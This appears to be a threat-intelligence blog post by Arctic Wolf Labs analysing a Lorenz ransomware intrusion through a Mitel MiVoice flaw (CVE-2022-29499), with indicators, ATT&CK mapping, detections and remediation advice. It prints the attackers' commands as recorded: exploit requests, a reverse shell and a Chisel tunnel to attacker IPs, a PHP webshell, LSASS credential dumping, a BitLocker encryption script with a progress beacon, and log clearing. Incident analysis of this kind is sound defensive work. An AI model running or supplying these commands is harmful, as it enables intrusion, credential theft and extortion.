
Chiseling In: Lorenz Ransomware Group Cracks MiVoice And Calls Back For Free

arcticwolf.com/resources/blog/lorenz-ransomware-chiseling-in/

by Markus Neis, Ross Phillips, Steven Campbell, Teresa Whitmore, Alex Ammons, and Arctic Wolf Labs Team September 12, 2022



```
ENCRYPTED BY LORENZ

Your files are downloaded, encrypted, and currently unavailable.
```

Key Takeaways

- Arctic Wolf Labs assesses with medium confidence that the Lorenz ransomware group exploited CVE-2022-29499 to compromise Mitel MiVoice Connect to gain initial access
- Lorenz waited nearly a month after obtaining initial access to conduct additional activity
- Lorenz exfiltrated data via FileZilla
- Encryption was done via BitLocker and Lorenz ransomware on ESXi
- Lorenz employed a high degree of Operational Security (OPSEC)
- Ransomware groups continue to use Living Off the Land Binaries (LOLBins) and gaining access to 0day exploits

- Process and PowerShell Logging can significantly aid incident responders and potentially help decrypt encrypted files

Background

The Arctic Wolf Labs team recently investigated a Lorenz ransomware intrusion, which leveraged a Mitel MiVoice VoIP appliance vulnerability (CVE-2022-29499) for initial access and Microsoft's BitLocker Drive Encryption for data encryption. Lorenz is a ransomware group that has been active since at least February 2021 and like many ransomware groups, performs double-extortion by exfiltrating data before encrypting systems. Over the last quarter, the group has primarily targeted small and medium businesses (SMBs) located in the United States, with outliers in China and Mexico.

Monitoring just critical assets is not enough for organizations, security teams should monitor all externally facing devices for potential malicious activity, including VoIP and IoT devices. Threat actors are beginning to shift targeting to lesser known or monitored assets to avoid detection. In the current landscape, many organizations heavily monitor critical assets, such as domain controllers and web servers, but tend to leave VoIP devices and IoT devices without proper monitoring, which enables threat actors to gain a foothold into an environment without being detected.

Technical Analysis

Initial Access

Initial malicious activity originated from a Mitel appliance sitting on the network perimeter. Lorenz exploited CVE-2022-29499, a remote code execution vulnerability impacting the Mitel Service Appliance component of MiVoice Connect, to obtain a reverse shell and subsequently used Chisel as a tunnelling tool to pivot into the environment.

In late-June, researchers at CrowdStrike published a blog article detailing the vulnerability and a suspected ransomware intrusion attempt leveraging it for initial access. Although post-exploitation details were limited, Arctic Wolf Labs observed significant overlap in the reported Tactics, Techniques, and Procedures (TTPs) tied to initial access.

The following GET requests were observed, leading to successful exploitation of CVE-2022-29499:

```
"GET /scripts/vtest.php?
get_url=http://127.0.0.1/ucbsync.php%3fcmd=syncfile:db_files/favicon.ico:137.184.181[.]252/%2
 HTTP/1.1" 200 42
"GET /ucbsync.php?cmd=syncfile:db_files/favicon.ico:137.184.181[.]252/$PWD|sh|? HTTP/1.0" 200
```

After successful exploitation, the threat actors leveraged cURL to download a shell script called wc2_deploy

```
GET //shoretel/wc2_deploy HTTP/1.1
User-Agent: curl/7.29.0
Host: 137.184.181.252
Accept: */*
```

The wc2_deploy shell script, when executed, establishes an SSL-encrypted reverse shell using living-off-the-land techniques via the mkfifo command and OpenSSL.

```
mkfifo /tmp/.svc_bkp_1; /bin/sh -i < /tmp/.svc_bkp_1 2>&1|
openssl s_client -quiet -connect 137.184.181[.]252:443 > /tmp/.svc_bkp_1;
rm /tmp/.svc_bkp_1
```

A packet capture demonstrated that the reverse shell established on 137.184.181[.]252:443 was a ncat SSL listener.

```
<SNIP>
`0...localhost0K..`.H...B.
.>.<Automatically generated by Ncat. See https://nmap.org/ncat/.0
</SNIP>
```

Post-Exploitation Activity

Once a reverse shell was established, the threat actors made use of the Mitel device's command line interface (stcli) to create a hidden directory and proceeded to download a compiled binary of the open source TCP tunneling tool Chisel directly from Github via wget. The threat actors renamed the Chisel binary to mem, unzipped it, and then executed it to establish a connection back to a Chisel server listening at hxxps[://]137.184.181[.]252[:]8443, skipping TLS certificate verification and turning the client into a SOCKS proxy for the threat actor.

```
stcli
su
mkdir /tmp/.coreDump/ && cd /tmp/.coreDump/ && wget https://github.com/jpillora/chisel/rel
eases/download/v1.7.6/chisel_1.7.6_linux_386.gz -O /tmp/.coreDump/mem.gz && gzip -d /tmp/
.coreDump/mem.gz && chmod 777 /tmp/.coreDump/mem && /tmp/.coreDump/mem client
--tls-skip-verify --fingerprint '<Redacted>' https://137.184.181[.]252:8443 R:socks & exit
```

Context	Chisel
SHA256	97ff99fd824a02106d20d167e2a2b647244712a558639524e7db1e6a2064a68d
Filename	mem

Persistence

It is worth noting that, after exploitation of the Mitel device, Lorenz did not immediately proceed with any further activity for about a month. Upon returning to the Mitel device, the threat actors interacted with a webshell named pdf_import_export.php located in the path /vhelp/pdf/en/. The webshell expects a triple base64 encoded command sent via POST request.

```
<?php if(isset($_POST["ucba"])){try { $kka=$_POST["ucba"];
$lalldl=base64_decode(base64_decode(base64_decode($kka)));
$handle = popen("$lalldl 2>&1", "r");
$read = fread($handle, 2096);
echo base64_encode(base64_encode(base64_encode($read)))."|\n"
;pclose($handle); } catch (Exception $e) {}; };?>
```

Context	Webshell

SHA256	07838ac8fd5a59bb741aae0cf3abf48296677be7ac0864c4f124c2e168c0af94
Filename	pdf_import_export.php

We have medium confidence that the webshell was placed onto the device during the initial exploitation. This is based on no additional exploitation activity being observed upon returning to the Mitel device.

Shortly after interacting with the webshell, we observed the Mitel device initiate a reverse shell and Chisel tunnel again. This time using 138.68.59[.]16[:]443 for the SSL ncat reverse shell and hxxps[://]138.68.59[.]16[:]8443 for Chisel. Lorenz went on to leverage Chisel's SOCKS functionality to pivot into the victim's network.

Credential Access

The threat actors relied heavily on CrackMapExec for follow-on activity through the SOCKS tunnel.

CrackMapExec was first used to dump credentials remotely via comsvcs, implemented via the lsassy module. The module first identifies the PID of the Local Security Authority Subsystem Service (LSASS) and then creates a full LSASS memory dump.

```
CmD.eXe /Q /c for /f \"tokens=1,2 delims= \" ^%A in ('\"tasklist /fi \"Imagename eq
lsass.exe\"
| find \"lsass\"\"')
do rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump ^%B \\Windows\\Temp\\kMekF.dbf
full
```

Investigating PowerShell logs we identified that this activity was quickly followed by Out-Minidump which abuses Windows Error Reporting to dump LSASS memory and is like comsvcs, implemented in CrackMapExec as part of the lsassy module.

```
powErsHeLl.eXE -NoP $WER =
[PSObject].Assembly.GetType('System.Management.Automation.WindowsErrorReporting')
;$WERNativeMethods = $WER.GetNestedType('NativeMethods', 'NonPublic');
$Flags = [Reflection.BindingFlags] 'NonPublic, Static';
$MiniDumpWriteDump = $WERNativeMethods.GetMethod('MiniDumpWriteDump', $Flags);
$ProcessDumpPath = '\Windows\Temp\bSpRLV.tar';
$FileStream = New-Object IO.FileStream($ProcessDumpPath, [IO.FileMode]::Create);
$p=Get-Process lsass;
$Result = $MiniDumpWriteDump.Invoke($null, @($p.Handle,$p.Id,$FileStream.SafeFileHandle,
[UInt32] 2,[IntPtr]::Zero,[IntPtr]::Zero,[IntPtr]::Zero))
;$FileStream.Close()
```

Discovery

After dumping credentials, the threat actor began network and domain enumeration activity. They first leveraged certutil to identify the Active Directories Certificate Authorities (CA) registered within the forest and the server hosting the service.

```
certutil --config - -ping
```

netsh was then used to display the firewall status immediately followed by ipconfig to display the TCP/IP configuration for all adapters followed by netstat to enumerate all active TCP connections.

```
netsh advfirewall show allprofiles state
ipconfig /all
netstat -anp tcp
```

The threat actors searched through compromised device directories looking for passwords by doing a recursive listing of file contents and leveraging the Windows command findstr.

```
cmd.exe /C Dir /s/b E:\\<REDACTED\\ |findstr passw
```

Additionally the threat actors checked for running instances of PowerShell.

```
cmd.exe /C tasklist /v | findstr PowerShell.exe
```

Privilege Escalation and Lateral Movement

Lorenz obtained credentials for two privileged administrator accounts, one with local admin privileges and one with domain admin privileges. These accounts were used to move laterally through the environment via RDP and subsequently to a domain controller.

Exfiltration

Prior to beginning encryption, the threat actors leveraged the compromised administrator accounts to install FileZilla. FileZilla was then used to exfiltrate data via SSH on port 22 to one of the following IP addresses:

IP address	Country	ASN	ASN Organisation
138.197.218[.]11	US	14061	DIGITALOCEAN-ASN
138.68.19[.]94	US	14061	DIGITALOCEAN-ASN
159.65.248[.]159	US	14061	DIGITALOCEAN-ASN
206.188.197[.]125	NL	399629	BL Networks
64.190.113[.]100	US	399629	BL Networks

Encryption

Lorenz leveraged Microsoft's BitLocker Drive Encryption by creating a file called worm.txt and then executing the file on the domain controller remotely via atexec.

```
cmd.exe /C powershell.exe Get-Content C:\\<Redacted>\worm.txt| PowerShell.exe -noprofile - >
C:\\Windows\Temp\dlGjphUt.tmp 2>&1
```

Through existing PowerShell logging we identified the contents of worm.txt, which contained PowerShell code to obtain a list of all computers and then remotely create a scheduled task named network. The scheduled task would obtain the contents from \\<REDACTED-

DOMAIN>\NETLOGON\security_watermark.jpg and immediately run, starting the encryption process.

```
$cred = New-Object System.Management.Automation.PSCredential ('<REDACTED-DOMAIN>\<REDACTED-
USER>', $password);$comp=Get-WmiObject -Namespace root\directory\ldap -Class ds_computer |
select ds_cn;$comp= $comp | Sort-Object {Get-Random;}Foreach ($c in $comp){Invoke-Command -
ComputerName $c.ds_cn -Credential $cred -ScriptBlock {SCHTASKS /CREATE /F /ru 'SYSTEM' /SC
ONLOGON /TN 'network' /TR 'powershell.exe Get-Content \\<REDACTED-
DOMAIN>\NETLOGON\security_watermark.jpg | PowerShell.exe -noprofile -';SCHTASKS /Run /TN
'network'} -AsJob;}
```

Because of the sensitivity we can only provide some parts of network (which is actually a PowerShell script, not a jpeg image).

The first portion of network adds multiple keys to the registry via the reg add command to prepare the devices for BitLocker encryption. The key RecoveryKeyMessage contained the unique Lorenz ransomware Tor URL to conduct negotiations between the threat actor and victim. The BitLocker recovery message would then be displayed on the pre-boot key recovery screen after the device was encrypted.

```
REG ADD HKLM\\SOFTWARE\\Policies\\Microsoft\\FVE /v EnableBDEWithNoTPM /t REG_DWORD /d 1 /f;
REG ADD HKLM\\SOFTWARE\\Policies\\Microsoft\\FVE /v UseAdvancedStartup /t REG_DWORD /d 1 /f;
REG ADD HKLM\\SOFTWARE\\Policies\\Microsoft\\FVE /v UseTPM /t REG_DWORD /d 2 /f;
REG ADD HKLM\\SOFTWARE\\Policies\\Microsoft\\FVE /v UseTPMKey /t REG_DWORD /d 2 /f;
REG ADD HKLM\\SOFTWARE\\Policies\\Microsoft\\FVE /v UseTPMKeyPIN /t REG_DWORD /d 2 /f;
REG ADD HKLM\\SOFTWARE\\Policies\\Microsoft\\FVE /v RecoveryKeyMessage /t REG_SZ /d
'http://<REDACTED-LORENZ-LINK.ONION>' /f;
REG ADD HKLM\\SOFTWARE\\Policies\\Microsoft\\FVE /V RecoveryKeyMessageSource /t REG_DWORD /d
2 /f;
REG ADD HKLM\\SOFTWARE\\Policies\\Microsoft\\FVE /v UseTPMPIN /t REG_DWORD /d 2 /f;
```

Note: In some instances the reg add command would fail if HKLM\\SOFTWARE\\Policies\\Microsoft\\FVE does not exist, inhibiting encryption on some devices.

Next security_watermark.jpg attempts to install BitLocker, including all role services and applicable management tools, via the Install-WindowsFeature cmdlet. This was followed by enabling BitLocker via the PowerShell cmdlet enable-BitLocker.

```
Install-WindowsFeature BitLocker -IncludeAllSubFeature -IncludeManagementTools -
Restart;"enable-BitLocker -EncryptionMethod Aes256 -password(ConvertTo-SecureString [REDACTED
PASSWORD] -AsPlainText -Force) -mountpoint D: -PasswordProtector -skiphardwaretest -
UsedSpaceOnly"
```

Note the -password parameter contains an $UnsecurePassword string. Capturing the plaintext password allowed the victim to decrypt nearly 95% of their encrypted endpoints.

The threat actors kept track of the encryption progress by sending an HTTP POST request to hxxp://206.188.197[.]125 (one of the IP addresses used for data exfiltration) via the Invoke-WebRequest. The POST request included the encryption progress displayed as a percentage.

```
Invoke-WebRequest -Uri hxxp://206.188.197[.]125/ -Method POST -Body ($postParams| ConvertTo-
Json);Write-Progress -Activity 'Encrypting volume $($<variable>.MountPoint)' -Status
'Encryption Progress:' -PercentComplete $<variable>.EncryptionPercentage;
```

After the encryption process the script clears all event logs.

```
Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }
```

Although Lorenz primarily leveraged BitLocker for encryption, we observed a select few ESXi hosts with Lorenz ransomware.

Recommendations

Upgrade to MiVoice Connect Version R19.3

In July 2022, Mitel released MiVoice Connect version R19.3, which fully remediates CVE-2022-29499. We recommend upgrading to version R19.3 to prevent potential exploitation of this vulnerability. On April 19, 2022, Mitel provided a script for releases 19.2 SP3 and earlier, and R14.x and earlier as a workaround before the release of R19.3.

Note: Arctic Wolf recommends following change management best practices for deploying security patches, including testing changes in a dev environment before deploying to production to avoid operational impact.

Product	Impacted Versions	Fixed Version
MiVoice Connect	R19.2 SP3 and earlier R14.x and earlier	MiVoice Connect R19.3 Mitel Security Advisory

Scan External Appliances and Web Applications

External scans are an integral part in assessing your organization’s footprint and hardening your environment and security posture. You cannot protect assets that you do not know about and external scans can help your organization discover those assets. Furthermore, external scans can help define an organization’s attack surface across devices exposed to the Internet.

Do Not Expose Critical Assets Directly to the Internet

Upon reviewing external scan results, ensure critical assets are not directly exposed to the Internet. If a device does not need to be on the perimeter, remove it. Removing a device from your network perimeter will reduce your organization’s attack surface.

Configure PowerShell Logging

Arctic Wolf Labs is continuously investigating attacks in which PowerShell was used extensively throughout all phases of the attack. We recommend to turn on Module Logging, Script Block Logging, and Transcription Logging and send logs to a centralised logging solution

Configure Off-Site Logging

Always ensure that critical assets are monitored and that captured logs are stored externally to your organization. Otherwise, detailed forensic analysis options may be limited when threat actors take evasive actions to hide their tracks.

Backups

Establish a tested online – offline backup strategy for data as well as gold images and identify weak points a threat actor might exploit. Saving just one backup file will not be enough to ensure your data is protected and recoverable.

Limit the Blast Radius of Potential Attacks

To limit the amount of damage that would be inflicted in a potential attack, privileged credentials should never be exposed on lower-tier assets. By adhering to this principle, the likelihood that a threat actor would be able to successfully gain access to a domain controller is reduced. Implementing logical network segmentation based on privileges limits a threat actor's ability to move laterally (e.g., restricting domain administrators from logging into workstations).

Detections

Network Detections

Arctic Wolf Labs has created custom Suricata rules to aid in identification of the malicious activity described in this blog.

The rules can be downloaded here: https://github.com/rtkwlf/wolf-tools/threat-intelligence/lorenz-ransomware-chiseling-in/lorenz-suricata.rules
The following Snort signatures available in Emerging Threats' ET Community ruleset can also be used to detect relevant activity:

- 2037121 — ET EXPLOIT: Attempted Mitel MiVoice Connect Data Validation RCE Inbound (CVE-2022-29499)
- 2001980 — ET POLICY: SSH Client Banner Detected on Unusual Port

Endpoint Detections

Arctic Wolf Labs has created custom Yara rules to aid in identification of the malicious activity described in this blog.

The rules can be downloaded here: https://github.com/rtkwlf/wolf-tools/threat-intelligence/lorenz-ransomware-chiseling-in/lorenz-yara.yar

The following SIGMA rules shared by SigmaHQ can detect numerous endpoint TTPs used by Lorenz

Indicators of Compromise

Note: A full copy of these IOCs can be downloaded as a CSV file here


Indicator	Type	Context
137.184.181[.]252	IP Address	Used to exploit the Mitel device (CVE-2022-29499)
138.197.218[.]11	IP Address	Data exfiltration via FileZilla
138.68.19[.]94	IP Address	Data exfiltration via FileZilla
138.68.59[.]16	IP Address	Used to download Chisel
159.65.248[.]159	IP Address	Data exfiltration via FileZilla
206.188.197[.]125	IP Address	Data exfiltration via FileZilla; HTTP POST requests to notify threat actors of encryption progress
64.190.113[.]100	IP Address	Data exfiltration via FileZilla
97ff99fd824a02106d20d167e2a2b647244712a558639524e7db1e6a2064a68d	SHA-256	Chisel
07838ac8fd5a59bb741aae0cf3abf48296677be7ac0864c4f124c2e168c0af94	SHA-256	Webshell

ATT&CK Matrix

Tactic	ID	Name	Details
Initial Access	T1190	Exploit Public-Facing Application	Lorenz exploited CVE-2022-29499 on an exposed Mitel device, achieving Remote Code Execution (RCE).
Resource Development	T1588.002	Obtain Capabilities – Tools	FileZilla was downloaded by Lorenz to exfiltrate data. Chisel a TCP Tunneling tool was downloaded from Github by Lorenz.
T1587.001	Develop Capabilities – Malware	Lorenz developed the BitLocker deployment script.	
Persistence	T1505.003	Server Software Component – Webshell	Lorenz created a webshell on the vulnerable device for persistence.
Command & Control	T1095 T1090	Non-Application Layer Protocol Proxy	Chisel client was used to create a SOCKS5 connection over port 8443 to attacker controlled IP.
T1573	Encrypted Channel	Reverse shell used a localhost TLS certificate for encryption.	
Credential Access	T1003.001	LSASS Memory	CrackMapExec using *lsassy* to dump LSASS remotely.
Execution	T1059.001	Command and Scripting Interpreter – Powershell	PowerShell and Windows command shell were both used to launch malware as well as interact with Windows utilities and native APIs.
T1059.003	Command and Scripting Interpreter – Windows Command Shell		
T1112	Modify Registry	The deployment PowerShell script added registry keys that are required for BitLocker configuration.	

T1053.005	Scheduled Task	atexec was used via Task Scheduler. The BitLocker encryption was initiated via Scheduled Task.	
Discovery	T1016	System Network Discovery	Lorenz used various commands to gather network information (netstat, ipconfig, netsh, certutil, etc.)
T1518.001	Security Software Discovery		
T1083	File and Directory Discovery	Lorenz recursively searched through directories on the initially compromised device looking for passwords.	
Privilege Escalation	T1078.002	Domain Accounts	Lorenz obtained domain administrator credentials
T1078.003	Local Accounts	Lorenz obtained local administrator credentials	
Lateral Movement	T1021.001	Remote Services – Remote Desktop Protocol	Lorenz used obtained local and domain administrator credentials to move laterally via RDP.
T1078.002	Valid Accounts – Domain Accounts		
T1078.003	Valid Accounts – Local Accounts		
Data Exfiltration	T1048.002	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	The data was exfiltrated to attacker controlled IPs using FileZilla SFTP over port 22.
Impact	T1486	Data Encrypted for Impact	Lorenz leveraged BitLocker to encrypt systems. Lorenz encrypted ESXi
T1529	System Shutdown/Reboot	The PowerShell script included a command to shutdown and restart host.	
Defense Evasion	T1070.001	Indicator Removal on Host – Clear Windows Event Log	Event logs were cleared.

T1027	Obfuscated Files or Information	The BitLocker deployment PowerShell script had a JPG extension.



Recommendations

Prevention and Detection

- Upgrade to MiVoice Connect Version R19.3
- Scan External Appliances and Web Applications
- Do Not Expose Critical Assets Directly to the Internet
- Configure PowerShell Logging
- Configure Off-Site Logging
- Backups
- Leverage Publicly-available Network and Endpoint Detections
  - See our Arctic Wolf Labs' blog post: https://arcticwolf.com/resources/blog/lorenz-ransomware-chiseling-in/

Watch Video At:

https://youtu.be/g2mQs1gVKKo

References

https://www.mitel.com/en-ca/support/security-advisories/mitel-product-security-advisory-22-0002

https://www.crowdstrike.com/blog/novel-exploit-detected-in-mitel-voip-appliance/

By Markus Neis, Ross Phillips, Steven Campbell, Teresa Whitmore, Alex Ammons, and Arctic Wolf Labs Team

Markus Neis

Markus Neis is a Principal Threat Intelligence Researcher in Arctic Wolf Labs focused on leading advanced threat research. He has more than a decade of experience in researching adversary tradecraft and responding to sophisticated attacks.

Ross Phillips

Ross is a Sr. Threat Intelligence Researcher at Arctic Wolf Labs with almost a decade of experience in the security landscape. Prior to this, Ross worked as a Technical Lead for the Arctic Wolf SOC and an Internal Tech Resident at Google after graduating from Rochester Institute of Technology in 2012 majoring in Information Security & Forensics.

Steven Campbell

Steven Campbell is a Threat Intelligence Researcher at Arctic Wolf Labs and has more than eight years of experience in intelligence analysis and security research. He has a strong background in infrastructure analysis and adversary tradecraft.

Teresa Whitmore

Teresa Whitmore is a Forensic Analyst at Tetra Defense, an Arctic Wolf company, focused on leading incident response and digital forensic investigations. She has more than a decade of combined experience in DFIR, cyber defense operations, and malware analysis.

Alex Ammons

Alex Ammons is a forensics analyst at Tetra Defense, an Arctic Wolf company, and has numerous certifications and operational experience from the Department of Defense and National Security Agency. Alex is seasoned in incident response and offensive and defensive cyber operations.